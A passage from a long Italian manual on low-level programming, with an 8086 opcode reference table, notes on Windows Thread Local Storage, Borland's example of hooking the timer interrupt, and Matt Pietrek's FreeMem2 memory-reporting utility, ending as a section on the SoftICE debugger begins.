INT i8 CD ib
INTO CE
IRET CF
JA rel8 77 cb
JAE rel8 73 cb
JB rel8 72 cb
JBE rel8 76 cb
JC rel8 72 cb
JCXZ rel8 E3 cb
JE rel8 74 cb
JG rel8 7F cb
JGE rel8 7D cb
JL rel8 7C cb
JLE rel8 7E cb
JNA rel8 76 cb
JNAE rel8 72 cb
JNB rel8 73 cb
JNBE rel8 77 cb
JNC rel8 73 cb
JNE rel8 75 cb
JNG rel8 7E cb
JNGE rel8 7C cb
JNL rel8 7D cb
JNLE rel8 7F cb
JNO rel8 71 cb
JNP rel8 7B cb
JNS rel8 79 cb
JNZ rel8 75 cb
JO rel8 70 cb
JP rel8 7A cb
JPE rel8 7A cb
JPO rel8 7B cb
JS rel8 78 cb
JZ rel8 74 cb
JMP rel16 E9 cw
JMP ptr16:16 EA cd
JMP rel8 EB cb
JMP rm16 FF /4
JMP FAR m16:16 FF /5
LAHF 9F
LDS r16,m16:16 C4 /r
LEA r16,rm16 8D /r
LEAVE C9
LES r16,m16:16 C5 /r
LOCK F0
LODSB AC
LODSW AD
LOOP rel8 E2 cb
LOOPE rel8 E1 cb
LOOPNE rel8 E0 cb
LOOPNZ rel8 E0 cb
LOOPZ rel8 E1 cb
MOV r8,i8 B0+rb ib
MOV r16,i16 B8+rw iw
MOV AL,m8 A0 iw
MOV AX,m16 A1 iw
MOV m8,AL A2 iw
MOV m16,AX A3 iw
MOV r8,rm8 8A /r
MOV r16,rm16 8B /r
MOV rm8,r8 88 /r
MOV rm16,r16 89 /r
MOV rm8,i8 C6 /0 ib
MOV rm16,i16 C7 /0 iw
MOV r16,segreg 8C /r
MOV segreg,r16 8E /r
MOVSB A4
MOVSW A5
MUL rm8 F6 /4
MUL rm16 F7 /4
NEG rm8 F6 /3
NEG rm16 F7 /3
NOP 90
NOT rm8 F6 /2
NOT rm16 F7 /2
OR AL,i8 0C ib
OR AX,i16 0D iw
OR r8,rm8 0A /r
OR r16,rm16 0B /r
OR rm8,r8 08 /r
OR rm16,r16 09 /r
OR rm8,i8 80 /1 ib
OR rm16,i8 83 /1 ib
OR rm16,i16 81 /1 iw
OUT DX,AL EE
OUT DX,AX EF
OUT i8,AL E6 ib
OUT i8,AX E7 iw
OUTSB 6E
OUTSW 6F
POP r16 58+rw
POP rm16 8F /0 iw
POP DS 1F
POP ES 07
POP SS 17
POPA 61
POPF 9D
PUSH r16 50+rw
PUSH rm16 FF /6
PUSH i8 6A ib
PUSH i16 68 iw
PUSH CS 0E
PUSH DS 1E
PUSH ES 06
PUSH SS 16
PUSHA 60
PUSHF 9C
RCL rm8,1 D0 /2
RCL rm16,1 D1 /2
RCL rm8,CL D2 /2
RCL rm16,CL D3 /2
RCL rm8,i8 C0 /2 ib
RCL rm16,i8 C1 /2 ib
RCR rm8,1 D0 /3
RCR rm16,1 D1 /3
RCR rm8,CL D2 /3
RCR rm16,CL D3 /3
RCR rm8,i8 C0 /3 ib
RCR rm16,i8 C1 /3 ib
REP F3
REPE F2
REPNE F3
RET i16 C2 iw
RET C3
RETF i16 CA iw
RETF CB
ROL rm8,1 D0 /0
ROL rm16,1 D1 /0
ROL rm8,CL D2 /0
ROL rm16,CL D3 /0
ROL rm8,i8 C0 /0 ib
ROL rm16,i8 C1 /0 ib
ROR rm8,1 D0 /1
ROR rm16,1 D1 /1
ROR rm8,CL D2 /1
ROR rm16,CL D3 /1
ROR rm8,i8 C0 /1 ib
ROR rm16,i8 C1 /1 ib
SAHF 9E
SAL rm8,1 D0 /4
SAL rm16,1 D1 /4
SAL rm8,CL D2 /4
SAL rm16,CL D3 /4
SAL rm8,i8 C0 /4 ib
SAL rm16,i8 C1 /4 ib
SAR rm8,1 D0 /7
SAR rm16,1 D1 /7
SAR rm8,CL D2 /7
SAR rm16,CL D3 /7
SAR rm8,i8 C0 /7 ib
SAR rm16,i8 C1 /7 ib
SBB AL,i8 1C ib
SBB AX,i16 1D iw
SBB r8,rm8 1A /r
SBB r16,rm16 1B /r
SBB rm8,r8 18 /r
SBB rm16,r16 19 /r
SBB rm8,i8 80 /3 ib
SBB rm16,i8 83 /3 ib
SBB rm16,i16 81 /3 iw
SCASB AE
SCASW AF
SEGCS 2E
SEGDS 3E
SEGES 26
SEGSS 36
SETALC D6
SHL rm8,1 D0 /4
SHL rm16,1 D1 /4
SHL rm8,CL D2 /4
SHL rm16,CL D3 /4
SHL rm8,i8 C0 /4 ib
SHL rm16,i8 C1 /4 ib
SHR rm8,1 D0 /5
SHR rm16,1 D1 /5
SHR rm8,CL D2 /5
SHR rm16,CL D3 /5
SHR rm8,i8 C0 /5 ib
SHR rm16,i8 C1 /5 ib
STC F9
STD FD
STI FB
STOSB AA
STOSW AB
SUB AL,i8 2C ib
SUB AX,i16 2D iw
SUB r8,rm8 2A /r
SUB r16,rm16 2B /r
SUB rm8,r8 28 /r
SUB rm16,r16 29 /r
SUB rm8,i8 80 /5 ib
SUB rm16,i8 83 /5 ib
SUB rm16,i16 81 /5 iw
TEST AL,i8 A8 ib
TEST AL,i16 A9 iw
TEST rm8,r8 84 /r
TEST rm16,r16 85 /r
TEST rm8,i8 F6 /0 ib
TEST rm16,i16 F7 /0 iw
WAIT 9B
XCHG AX,r16 90+rw
XCHG r8,rm8 86 /r
XCHG rm8,r8 86 /r
XCHG r16,rm16 87 /r
XCHG rm16,r16 87 /r
XLATB D7
XOR AL,i8 34 ib
XOR AX,i16 35 iw
XOR r8,rm8 32 /r
XOR r16,rm16 33 /r
XOR rm8,r8 30 /r
XOR rm16,r16 31 /r
XOR rm8,i8 80 /6 ib
XOR rm16,i8 83 /6 ib
XOR rm16,i16 81 /6 iw
---* THE DISASSEMBLY TABLE -- IN HEX *---
Opcode Data Instruction Opcode Data Instruction
00 /r ADD rm8,r8
01 /r ADD rm16,r16
02 /r ADD r8,rm8
03 /r ADD r16,rm16
04 ib ADD AL,i8
05 iw ADD AX,i16
06 -- PUSH ES
07 -- POP ES
08 /r OR rm8,r8
09 /r OR rm16,r16
0A /r OR r8,rm8
0B /r OR r16,rm16
0C ib OR AL,i8
0D iw OR AX,i16
0E -- PUSH CS
0F (??) (386 - indicates extended
opcode)
10 /r ADC rm8,r8
11 /r ADC rm16,r16
12 /r ADC r8,rm8
13 /r ADC r16,rm16
14 ib ADC AL,i8
15 iw ADC AX,i16
16 -- PUSH SS
17 -- POP SS
18 /r SBB rm8,r8
19 /r SBB rm16,r16
1A /r SBB r8,rm8
1B /r SBB r16,rm16
1C ib SBB AL,i8
1D iw SBB AX,i16
1E -- PUSH DS
1F -- POP DS
20 /r AND rm8,r8
21 /r AND rm16,r16
22 /r AND r8,rm8
23 /r AND r16,rm16
24 ib AND AL,i8
25 iw AND AX,i16
26 [Prefix] ES: override
27 -- DAA
28 /r SUB rm8,r8
29 /r SUB rm16,r16
2A /r SUB r8,rm8
2B /r SUB r16,rm16
2C ib SUB AL,i8
2D iw SUB AX,i16
2E [Prefix] CS: override
2F -- DAS
30 /r XOR rm8,r8
31 /r XOR rm16,r16
32 /r XOR r8,rm8
33 /r XOR r16,rm16
34 ib XOR AL,i8
35 iw XOR AX,i16
36 [Prefix] SS: override
37 -- AAA
38 /r CMP rm8,r8
39 /r CMP rm16,r16
3A /r CMP r8,rm8
3B /r CMP r16,rm16
3C ib CMP AL,i8
3D iw CMP AX,i16
3E [Prefix] DS: override
3F -- AAS
40+rw -- INC r16
48+rw -- DEC r16
50+rw -- PUSH r16
58+rw -- POP r16
60 -- PUSHA
61 -- POPA
62 /r BOUND r16,m16&16
63 (??) (286 instruction: ARPL)
64-67 (??) (386 prefix bytes)
68 iw PUSH i16
69 /r iw IMUL r16,rm16,i16
69 /r iw IMUL r16,i16
6A ib PUSH i8
6B /r ib IMUL r16,rm16,i8
6B /r ib IMUL r16,i8
6C -- INSB
6D -- INSW
6E -- OUTSB
6F -- OUTSW
70 cb JO rel8
71 cb JNO rel8
72 cb JB rel8
73 cb JAE rel8
74 cb JZ rel8
75 cb JNZ rel8
76 cb JBE rel8
77 cb JA rel8
78 cb JS rel8
79 cb JNS rel8
7A cb JPE rel8
7B cb JPO rel8
7C cb JL rel8
7D cb JGE rel8
7E cb JLE rel8
7F cb JG rel8
80 /0 /r ib ADD rm8,i8
80 /1 /r ib OR rm8,i8
80 /2 /r ib ADC rm8,i8
80 /3 /r ib SBB rm8,i8
80 /4 /r ib AND rm8,i8
80 /5 /r ib SUB rm8,i8
80 /6 /r ib XOR rm8,i8
80 /7 /r ib CMP rm8,i8
81 /0 /r iw ADD rm16,i16
81 /1 /r iw OR rm16,i16
81 /2 /r iw ADC rm16,i16
81 /3 /r iw SBB rm16,i16
81 /4 /r iw AND rm16,i16
81 /5 /r iw SUB rm16,i16
81 /6 /r iw XOR rm16,i16
81 /7 /r iw CMP rm16,i16
82 /0 /r ib ADD rm8,i8
82 /1 /r ib OR rm8,i8
82 /2 /r ib ADC rm8,i8
82 /3 /r ib SBB rm8,i8
82 /4 /r ib AND rm8,i8
82 /5 /r ib SUB rm8,i8
82 /6 /r ib XOR rm8,i8
82 /7 /r ib CMP rm8,i8
83 /0 /r ib ADD rm16,i8
83 /1 /r ib OR rm16,i8
83 /2 /r ib ADC rm16,i8
83 /3 /r ib SBB rm16,i8
83 /4 /r ib AND rm16,i8
83 /5 /r ib SUB rm16,i8
83 /6 /r ib XOR rm16,i8
83 /7 /r ib CMP rm16,i8
84 /r TEST rm8,r8
85 /r TEST rm16,r16
86 /r XCHG rm8,r8
86 /r XCHG r8,rm8
87 /r XCHG rm16,r16
87 /r XCHG r16,rm16
88 /r MOV rm8,r8
89 /r MOV rm16,r16
8A /r MOV r8,rm8
8B /r MOV r16,rm16
8C /r MOV rm16,segreg
8D /r LEA r16,rm16
8E /r MOV segreg,rm16
8F /0 iw POP rm16
8F /1-7 (??) (Not an instruction)
90 -- NOP
90+rw -- XCHG AX,r16
98 -- CBW
99 -- CWD
9A cd CALL FAR ptr16:16
9B -- WAIT
9C -- PUSHF
9D -- POPF
9E -- SAHF
9F -- LAHF
A0 iw MOV AL,m8
A1 iw MOV AX,m16
A2 iw MOV m8,AL
A3 iw MOV m16,AX
A4 -- MOVSB
A5 -- MOVSW
A6 -- CMPSB
A7 -- CMPSW
A8 ib TEST AL,i8
A9 iw TEST AL,i16
AA -- STOSB
AB -- STOSW
AC -- LODSB
AD -- LODSW
AE -- SCASB
AF -- SCASW
B0+rb ib MOV r8,i8
B8+rw iw MOV r16,i16
C0 /0 /r ib ROL rm8,i8
C0 /1 /r ib ROR rm8,i8
C0 /2 /r ib RCL rm8,i8
C0 /3 /r ib RCR rm8,i8
C0 /4 /r ib SHL rm8,i8
C0 /5 /r ib SHR rm8,i8
C0 /6 /r ib SHL rm8,i8
C0 /7 /r ib SAR rm8,i8
C1 /0 /r ib ROL rm16,i8
C1 /1 /r ib ROR rm16,i8
C1 /2 /r ib RCL rm16,i8
C1 /3 /r ib RCR rm16,i8
C1 /4 /r ib SHL rm16,i8
C1 /5 /r ib SHR rm16,i8
C1 /6 /r ib SHL rm16,i8
C1 /7 /r ib SAR rm16,i8
C2 iw RET i16
C3 -- RET
C4 /r LDS r16,m16:16
C5 /r LES r16,m16:16
C6 /0 /r ib MOV rm8,i8
C6 /1-7 (??) (Not an instruction)
C7 /0 /r iw MOV rm16,i16
C7 /1-7 (??) (Not an instruction)
C8 iw ib ENTER i16,i8
C9 -- LEAVE
CA iw RETF i16
CB -- RETF
CC -- INT 3 (Breakpoint)
CD ib INT i8
CE -- INTO
CF -- IRET
D0 /0 /r ROL rm8,1
D0 /1 /r ROR rm8,1
D0 /2 /r RCL rm8,1
D0 /3 /r RCR rm8,1
D0 /4 /r SHL rm8,1
D0 /5 /r SHR rm8,1
D0 /6 /r SHL rm8,1
D0 /7 /r SAR rm8,1
D1 /0 /r ROL rm16,1
D1 /1 /r ROR rm16,1
D1 /2 /r RCL rm16,1
D1 /3 /r RCR rm16,1
D1 /4 /r SHL rm16,1
D1 /5 /r SHR rm16,1
D1 /6 /r SHL rm16,1
D1 /7 /r SAR rm16,1
D2 /0 /r ROL rm8,CL
D2 /1 /r ROR rm8,CL
D2 /2 /r RCL rm8,CL
D2 /3 /r RCR rm8,CL
D2 /4 /r SHL rm8,CL
D2 /5 /r SHR rm8,CL
D2 /6 /r SHL rm8,CL
D2 /7 /r SAR rm8,CL
D3 /0 /r ROL rm16,CL
D3 /1 /r ROR rm16,CL
D3 /2 /r RCL rm16,CL
D3 /3 /r RCR rm16,CL
D3 /4 /r SHL rm16,CL
D3 /5 /r SHR rm16,CL
D3 /6 /r SHL rm16,CL
D3 /7 /r SAR rm16,CL
D4 0A AAM
D4 ib AAM i8 (undocumented)
D5 0A AAD
D5 ib AAD i8 (undocumented)
D6 -- SETALC (undocumented)
D7 -- XLATB
D8-DF (??) (FPU instructions)
E0 cb LOOPNZ rel8
E1 cb LOOPZ rel8
E2 cb LOOP rel8
E3 cb JCXZ rel8
E4 ib IN AL,i8
E5 ib IN AX,i8
E6 ib OUT i8,AL
E7 ib OUT i8,AX
E8 cw CALL rel16
E9 cw JMP rel16
EA cd JMP ptr16:16
EB cb JMP rel8
EC -- IN AL,DX
ED -- IN AX,DX
EE -- OUT DX,AL
EF -- OUT DX,AX
F0 [Prefix] LOCK
F1 ?? (apparently unused)
F2 [Prefix] REPE
F3 [Prefix] REPNE
F4 -- HLT
F5 -- CMC
F6 /0 ib TEST rm8,i8
F6 /1 ib TEST rm8,i8
(undocumented)
F6 /2 /r NOT rm8
F6 /3 /r NEG rm8
F6 /4 /r MUL rm8
F6 /5 /r IMUL rm8
F6 /6 /r DIV rm8
F6 /7 /r IDIV rm8
F7 /0 iw TEST rm16,i16
F7 /1 iw TEST rm16,i16
(undocumented)
F7 /2 /r NOT rm16
F7 /3 /r NEG rm16
F7 /4 /r MUL rm16
F7 /5 /r IMUL rm16
F7 /6 /r DIV rm16
F7 /7 /r IDIV rm16
F8 -- CLC
F9 -- STC
FA -- CLI
FB -- STI
FC -- CLD
FD -- STD
FE /0 /r INC rm8
FE /1 /r DEC rm8
FE /2-7 (??) (Not an instruction)
FF /0 /r INC rm16
FF /1 /r DEC rm16
FF /2 /r CALL rm16
FF /3 /r CALL FAR m16:16
FF /4 /r JMP rm16
FF /5 /r JMP FAR m16:16
FF /6 /r PUSH rm16
FF /7 (??) (Not an instruction)
Pagina 352 di 1007
INFORMAZIONI VARIE
Alcune note possono essere portate in relazione all’indirizzamento di memoria in
funzione del sistema operativo usato.
Parlando prima di indirizzamento dicevamo che nel caso dei 16 bits i segmenti
erano di 64 Kbytes mentre nel 32 bits si poteva indirizzare sino a 4 Gbytes di
memoria.
In pratica 2 Gbytes dovrebbero essere indirizzate dal programma mentre 2 da
sistema operativo.
Per vedere se un indirizzo di memoria è accessibile è possibile utilizzare una
funzione C con un puntatore settato all’indirizzo da testare.
BOOL IsFirst64kInvalid(void)
{
BOOL bFirst64kInvalid = FALSE;
try {
*(char *)0x0000FFFF;
}
except (EXCEPTION_EXECUTE_HANDLER) {
if (EXCEPTION_ACCESS_VIOLATION == GetExceptionCode())
bFirst64kInvalid = TRUE;
}
return bFirst64kInvalid;
}
Sempre in relazione alla memoria al fine di nascondere alcune informazioni
spesso vengono usate zone particolari.
Seguendo con il debugger alcuni programmi spesso si notato chiamate ad una serie
di funzioni che iniziano per Tls.
Che cosa sarebbe questo Tls ?
Tls stà per Thread Local Storage ovvero una zona di memoria locale ai threads di
un processo, nel quale questi possono salvae informazioni private.
Esistono quattro funzioni che permettono la gestione di questa memoria.
TlsAlloc()
TlsGetValue()
TlsSetValue()
TlsFree()
La prima funzione alloca la memoria e restituisce un indice che può essere
utilizzato per accederci.
Questo indice deve essere salvato in una variabile globale o statica.
Ad esempio :
TlsIndex = TlsAlloc();
alloca la memoria e restitusce l’indice salvato in TlsIndex.
Il seguente esempio invece aloca dinamicamente 100 bytes e li salva nella TLS.
TlsSetValue(TlsIndex, malloc(100));
La funzione
TlsSetValue(TlsIndex, (LPVOID)hWnd);
salva nel TLS l’handle ad una window generica.
Pagina 353 di 1007
Ogni thread di un processo possiede il suo TLS privato anche se di fatto il
tutto viene gestito da un solo indice.
TlsAlloc() può essere chiamato una sola volta per processo e riserva per ogni
thread la sua DWORD-size di memoria privata.
Se la funzione vista come esempio precedentemente, relativa al salvataggio
dell’handle della window, viene chiamata dal thread A, questa accedera ad una
zona di memoria differente da quella a cui si sarebbe giunti se la chiamata
fosse stata fatta dal thread B.
Prima che l’ultimo thread termini si deve liberare la memoria dinamicamente
allocata con :
free(TlsGetValu(TlsIndex)));
e successivamente liberare la memoria TLS
if(!TlsFree(TlsIndex))
// handle errpor on TlsFree
INTERRUPT DI TIMER INT 8
Un interrupt particolare cha ai tempi in cui avevo scritto il volume sui TSR era
il fiore all’occhiello per i sistemi multitasking eral’interrupt di timer ovvero
l’int 8.
Questo veniva chiamato un certo numero di volte al secondo (18.2) e poteva
essere sfruttato per la creazione di routine concorrenti.
La scrittura pretendeva sistemi particolari per fare in modo che i processi
software agganciati a questo interrupt non fossero troppo invadenti o grosse.
Sotto Windows il concetto parallelo potrebbe essere quello del messaggio di
WM_TIMER.
In pratica è possibile scrivere una certa funzione ed agganciarla a questo
interrupt.
I processi che sono eseguiti verrebbero sospesi 18.2 volte al secondo per
lanciare il software settato.
I segeunti moduli permettono l’aggancio a questo interrupt in ambiente a 32
bits.
Ricordiamoci che questo inettrupt potrebbe essere alla base di sistemi
concorrenti indirizzati alla protezione del software.
Se alcuni breakpoint sono basati su registri hardware sarebbe possibile creare
routine concorrenti che vadano a rompere le uova nel paniere a certi software.
Il sistema per l’aggancio all’int 8 è composto da un modulo assembler e da uno
C.
Isr32.c
#include <stdio.h>
#include <conio.h>
#ifndef __DPMI32__
#error Must be compiled for 32-bit DPMI. Use BCC32 -WX
#endif
#pragma inline
#define INTERRUPT 0x08
typedef unsigned char uchar;
typedef unsigned short ushort;
typedef unsigned long ulong;
Pagina 354 di 1007
struct fword {
ulong offset;
ushort selector;
};
ulong ticks=0;
fword oldhandler;
unsigned short dataseg;
extern "C" void handler( void );
void setvect( uchar vector, ushort sel, ulong ofs ) {
asm {
push ds
push edx
push ax
mov edx,ofs
mov ax,sel
mov ds,ax
mov ah,0x25
mov al,vector
int 0x21
pop ax
pop edx
pop ds
}
}
void getvect( uchar vector, ushort *sel, ulong *ofs ) {
ushort tempsel;
ulong tempofs;
asm {
push es
mov ah,0x35
mov al,vector
int 0x21
mov ax,es
pop es
mov tempsel,ax
mov tempofs,ebx
}
*sel = tempsel;
*ofs = tempofs;
}
int main(void) {
// ushort sel;
// ulong ofs;
dataseg=_DS;
getvect( INTERRUPT, &oldhandler.selector, &oldhandler.offset );
printf("interrupt %02X was at %04X:%08lXn",INTERRUPT,
oldhandler.selector,
oldhandler.offset );
setvect( INTERRUPT, _CS, (unsigned long)handler );
printf("new handler installed, press any key to quitn");
while (!kbhit()) {
printf("%cTimer ticks: %lu",13,ticks);
Pagina 355 di 1007
}
printf("n");
printf("removing handlern");
setvect( INTERRUPT, oldhandler.selector, oldhandler. offset );
return 0;
}
;
; TIMER32.ASM Assembly helper file for ISR32.CPP
;
; Copyright (c) 1994 by Borland International
; All Rights Reserved.
;
.386
.model flat,c
.data
extrn ticks:dword
extrn dataseg:word
extrn oldhandler:fword
.code
handler proc far
public handler
push ds
push eax
mov ds,cs:[dataseg]
mov eax,[ticks]
inc eax
mov [ticks],eax
pop eax
pop ds
jmp cs:fword ptr [oldhandler]
handler endp
end
timer32.mak
#############################################################################
# DPMI examples - (C) Copyright 1994 by Borland International
# All rights reserved
#----------------------------------------------------------------------------
# TIMER32.MAK - Example of hooking the hardware timer (int-8) in a DPMI32
# program.
#
#
timer32.exe : -etimer32.exe isr32.cpp timer32.asm
bcc32 -WX $**
RICAVARE LE INFORMAZIONI RELATIVE A TUTTA LA MEMORIA
Pagina 356 di 1007
Partendo dalla memoria fisica installata possiamo ricavare tutte le informazioni
relative alla memoria HEAP, alla memoria virtuale, alla emassima dimensione di
memoria HEAP allocabile e così via.
Il seguente programma mostra tutte le informazioni relative alla memoria.
Parte del programma è in C mentre certe funzioni sono scritte direttamente in
assembler tramite le istruzioni inline dei compilatori C.
Freemem2.c
#include <windows.h>
#include <toolhelp.h>
#include "freemem2.h"
// Reads the CMOS RAM to get the total installed memory
DWORD GetInstalledRAM(void)
{
__asm {
cli // Disable interrupts
// Read the base memory (in K) into BX
mov al, 15h // Tell the CMOS ram which byte we want to read
out 70h, al
in al, 71h // read in the byte from the CMOS ram
mov bl, al
mov al, 16h
out 70h, al
in al, 71h
mov bh, al
// Read the extended memory (in K) into AX
mov al, 18h
out 70h, al
in al, 71h
mov ah, al
mov al, 17h
out 70h, al
in al, 71h
sti // enable interrupts
xor dx, dx // add base + extended memory and put the
add ax, bx // result into DX:AX
adc dx, 0
}
// Ignore the compiler complaint about "function must return a value"
}
// Sum up the sizes of all the global heap blocks. If a non-zero pointer
// is passed as a parameter, store the size of the largest free block
// into that location.
DWORD GetGlobalHeapSize(DWORD *pLargestFree)
{
GLOBALENTRY ge;
DWORD size = 0;
BOOL fContinue;
if ( pLargestFree )
Pagina 357 di 1007
*pLargestFree = 0; // Initial largest free block is 0 bytes
// Use TOOLHELP GlobalFirst/GlobalNext to walk the global heap
ge.dwSize = sizeof(ge);
fContinue = GlobalFirst(&ge, GLOBAL_ALL);
while ( fContinue )
{
size += ge.dwBlockSize; // Add blocksize to running total
// If the block is free, and larger than the previous largest
// free block, make it the new largest free block
if ( pLargestFree && (ge.wType == GT_FREE) )
if ( ge.dwBlockSize > *pLargestFree )
*pLargestFree = ge.dwBlockSize;
fContinue = GlobalNext(&ge, GLOBAL_ALL);
}
*pLargestFree /= 1024; // Convert bytes to K
return size / 1024;
}
// Fill in the dialog text controls that never vary (installed RAM, etc...)
void PaintConstantItems(HWND hWndDlg)
{
MEMMANINFO mmi;
DWORD size;
char buffer[128];
mmi.dwSize = sizeof(mmi);
MemManInfo(&mmi);
wsprintf(buffer, "Installed RAM: %ldk", GetInstalledRAM());
SetDlgItemText(hWndDlg, IDT_INSTALLED_RAM, buffer );
// check to see if the field is -1. If we didn't, we'd show -4K!
size = (mmi.dwTotalPages == -1) ? -1 : mmi.dwTotalPages * 4;
wsprintf(buffer, "Total Memory: %ldk", size);
SetDlgItemText(hWndDlg, IDT_TOTAL_MEMORY, buffer );
wsprintf(buffer, "Swap File Pages: %ldk", mmi.dwSwapFilePages * 4);
SetDlgItemText(hWndDlg, IDT_SWAP_FILE_PAGES, buffer );
size = (mmi.dwTotalLinearSpace == -1) ? -1 : mmi.dwTotalLinearSpace * 4;
wsprintf(buffer, "Linear Space: %ldk", size);
SetDlgItemText(hWndDlg, IDT_ADDRESS_SPACE, buffer );
}
// Fill in the dialog text controls that vary (largest free block, etc...)
void PaintVariableItems(HWND hWndDlg)
{
MEMMANINFO mmi;
DWORD largestFreeGlobalHeapBlock;
DWORD totalGlobalHeapSize;
char buffer[128];
DWORD size;
totalGlobalHeapSize = GetGlobalHeapSize(&largestFreeGlobalHeapBlock);
mmi.dwSize = sizeof(mmi);
MemManInfo(&mmi);
wsprintf( buffer, "Global Heap Total: %ldk", totalGlobalHeapSize);
Pagina 358 di 1007
SetDlgItemText(hWndDlg, IDT_GLOBAL_HEAP_TOTAL, buffer);
wsprintf( buffer, "Largest Free Heap Block: %ldk",
largestFreeGlobalHeapBlock);
SetDlgItemText(hWndDlg, IDT_LARGEST_FREE_GLOBAL, buffer);
size = (mmi.dwMaxPagesLockable == -1) ? -1 : mmi.dwMaxPagesLockable * 4;
wsprintf( buffer, "Max Lockable Pages: %ldk", size);
SetDlgItemText(hWndDlg, IDT_MAX_LOCKABLE, buffer);
size = (mmi.dwFreePages == -1) ? -1 : mmi.dwFreePages * 4;
wsprintf( buffer, "Free Memory: %ldk", size);
SetDlgItemText(hWndDlg, IDT_TOTAL_FREE, buffer);
wsprintf( buffer, "Largest Free Block: %ldk", mmi.dwLargestFreeBlock/1024);
SetDlgItemText(hWndDlg, IDT_LARGEST_FREE, buffer);
size = (mmi.dwFreeLinearSpace == -1) ? -1 : mmi.dwFreeLinearSpace * 4;
wsprintf( buffer, "Free Linear Space: %ldk", size);
SetDlgItemText(hWndDlg, IDT_FREE_SPACE, buffer);
}
BOOL CALLBACK _export FreeMem2DlgProc(HWND hWndDlg, UINT msg,
WPARAM wParam, LPARAM lParam)
{
if ( msg == WM_INITDIALOG )
{
PaintConstantItems(hWndDlg);
PaintVariableItems(hWndDlg);
SetTimer( hWndDlg, 1, 5000, 0 ); // a 5 second timer
}
else if ( msg == WM_COMMAND )
{
if ( wParam == IDB_EXIT ) // Exit button pushed?
EndDialog(hWndDlg, 0);
}
else if ( msg == WM_TIMER ) // 5 seconds are up!
PaintVariableItems(hWndDlg);
else if ( msg == WM_CLOSE )
EndDialog(hWndDlg, 0); // User hit Close on the system menu
return FALSE;
}
int PASCAL WinMain( HANDLE hInstance, HANDLE hPrevInstance,
LPSTR lpszCmdLine, int nCmdShow )
{
DialogBox(hInstance, "FreeMem2Dlg", 0, FreeMem2DlgProc);
return 0;
}
Il seguente è il file .DEF
Freemem2.def
NAME 'FREEMEM2'
DESCRIPTION 'System Memory Utility - Matt Pietrek 1993'
EXETYPE WINDOWS
CODE PRELOAD MOVEABLE DISCARDABLE
DATA PRELOAD MOVEABLE MULTIPLE
STACKSIZE 5120
Pagina 359 di 1007
HEAPSIZE 5120
Freemem2.h
#define IDB_EXIT 100
#define IDT_INSTALLED_RAM 101
#define IDT_GLOBAL_HEAP_TOTAL 102
#define IDT_LARGEST_FREE_GLOBAL 103
#define IDT_TOTAL_MEMORY 104
#define IDT_SWAP_FILE_PAGES 105
#define IDT_MAX_LOCKABLE 106
#define IDT_TOTAL_FREE 107
#define IDT_ADDRESS_SPACE 108
#define IDT_FREE_SPACE 109
#define IDT_LARGEST_FREE 110
Il file .mak
Freemem2.mak
PROJNAME = FREEMEM2
$(PROJNAME).exe: $(PROJNAME).obj $(PROJNAME).res
link /ON:N /A:16 $(PROJNAME).obj, $(PROJNAME), , 
LIBW.LIB TOOLHELP.LIB SLIBCEW.LIB,$(PROJNAME).def
RC $(PROJNAME).res $(PROJNAME).exe
$(PROJNAME).obj: $(PROJNAME).c $(PROJNAME).h
CL /W3 /GAs /G2 /c /Zi $(PROJNAME).c
$(PROJNAME).res: $(PROJNAME).rc
RC -R -FO $(PROJNAME).res $(PROJNAME).rc
Il file delle risorse.
Freemem2.rc
#include <windows.h>
#include "freemem2.h"
FreeMem2Dlg DIALOG 19, 61, 305, 76
STYLE DS_MODALFRAME | WS_POPUP | WS_CAPTION | WS_SYSMENU
CAPTION "FreeMem2 - Matt Pietrek 1993"
BEGIN
LTEXT "Installed RAM:", IDT_INSTALLED_RAM, 4, 4, 90, 8, WS_CHILD |
WS_VISIBLE | WS_GROUP
LTEXT "Global Heap Total:", IDT_GLOBAL_HEAP_TOTAL, 4, 16, 100, 8, WS_CHILD |
WS_VISIBLE | WS_GROUP
LTEXT "Largest Free Heap Block:", IDT_LARGEST_FREE_GLOBAL, 112, 16, 140, 8,
WS_CHILD | WS_VISIBLE | WS_GROUP
LTEXT "Total Memory:", IDT_TOTAL_MEMORY, 4, 36, 104, 8, WS_CHILD |
WS_VISIBLE | WS_GROUP
LTEXT "Max Lockable Pages:", IDT_MAX_LOCKABLE, 4, 48, 104, 8, WS_CHILD |
WS_VISIBLE | WS_GROUP
LTEXT "Free Memory:", IDT_TOTAL_FREE, 112, 48, 90, 8, WS_CHILD | WS_VISIBLE
| WS_GROUP
LTEXT "Linear Space:", IDT_ADDRESS_SPACE, 4, 60, 104, 8, WS_CHILD |
WS_VISIBLE | WS_GROUP
Pagina 360 di 1007
LTEXT "Swap File Pages:", IDT_SWAP_FILE_PAGES, 112, 36, 90, 8, WS_CHILD |
WS_VISIBLE | WS_GROUP
LTEXT "Largest Free Block:", IDT_LARGEST_FREE, 206, 60, 96, 8, WS_CHILD |
WS_VISIBLE | WS_GROUP
LTEXT "Free Linear Space:", IDT_FREE_SPACE, 112, 60, 90, 8, WS_CHILD |
WS_VISIBLE | WS_GROUP
CONTROL "DPMI / MemManInfo", 101, "button", BS_GROUPBOX | WS_CHILD |
WS_VISIBLE, 2, 26, 302, 46
DEFPUSHBUTTON "Exit", IDB_EXIT, 260, 4, 32, 14, WS_CHILD | WS_VISIBLE |
WS_TABSTOP
END
Pagina 361 di 1007
SOFTICE
SoftIce deve essere trattato a parte a causa delle grosse potenzialità ma anche
delle difficoltà maggiori rispetto gli altri debugger.
SI è stato disponibile per diversi sistemi operativi quali ad esempio DOS, WIN16
e WIN32.
Purtroppo sotto Windows 2000 le versioni esistenti si rifiutano di installarsi
ma d’altra parte è anche giusto perché già a prima vista questa versione di OS
sembra disporre di differenze che giustificano pienamente questo fatto.
Sicuramente i software che sviluppavano le loro funzionalità tramite chiamata
alle API funzioneranno ancora.
In altre parole se, ad esempio, eseguivano un interrogazione al file di registro
mediante le calls API (RegQueryValue ecc.) continueranno a funzionare
tranquillamente.
A livello sistemistico (gestione dei task, dei processi) ci saranno sicuramente
differenze per cui i software che agiscono a basso livello, come potrebbe
esserlo un Debugger, avranno qualche problema.
SI è composto da alcuni moduli il cui scopo, a parte il nucleo principale, è
quasi sempre legato al debugging di programmi con sorgenti a disposizione.
Il cuore di SI viene caricato, in genere da AUTOEXEC, ed è sempre disponibile ed
attivabile con la semplice pressione di alcuni tasti come ad esempio CTRL-D che
è la combinazione di default.
Questa può essere modificata a piacere.
Un modulo particolare è quello di setup che in genere viene attivato all’inizio
per settare MOUSE e SCHEDA VIDEO.
Rispetto agli altri programmi descritti in questo manuale SI non dispone di
